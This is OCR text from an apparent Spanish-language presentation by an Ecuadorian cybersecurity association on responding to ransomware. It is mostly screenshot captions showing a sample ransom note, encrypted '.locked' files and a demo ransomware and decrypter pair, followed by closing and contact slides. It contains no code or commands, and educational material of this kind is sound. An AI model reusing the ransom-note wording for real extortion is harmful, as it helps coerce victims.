

readme.txt - Notepad
File Edit Format View Help
Your personal files have been encrypted, send an email to cesar.salinas [redacted]@protonmail.com to recover them. Your ID: edfc-e537-aba1


Name
Size
Item type
readme.txt.locked
1 KB
LOCKED File
kal-el.exe.locked
317 KB
LOCKED File
decrypted.txt.locked
1 KB
LOCKED File


kal-el.decrypter.exe 17/06/2020 21:02 Application 314 KB
kal-el.exe 17/06/2020 21:03 Application 314 KB
decrypted.txt - Notepad
File Edit Format View Help
Your personal files have been Decrypted

César Salinas
Ciberseguridad.

Asociación Ecuatoriana
de Ciberseguridad




AECI

César Salinas
Ciberseguridad.


Recomendaciones frente a un ataque de Ransomware.


Asociación Ecuatoriana de Ciberseguridad



AECI

¿CONSULTAS?






¡GRACIAS POR SU TIEMPO!

@AECIEcuador

@AECIb

www.linkedin.com/in/aeci/



AECI

GRACIAS

CESAR SALINAS

CIBERSEGURIDAD

AECI

Asociación Ecuatoriana de Ciberseguridad

2018 - 2021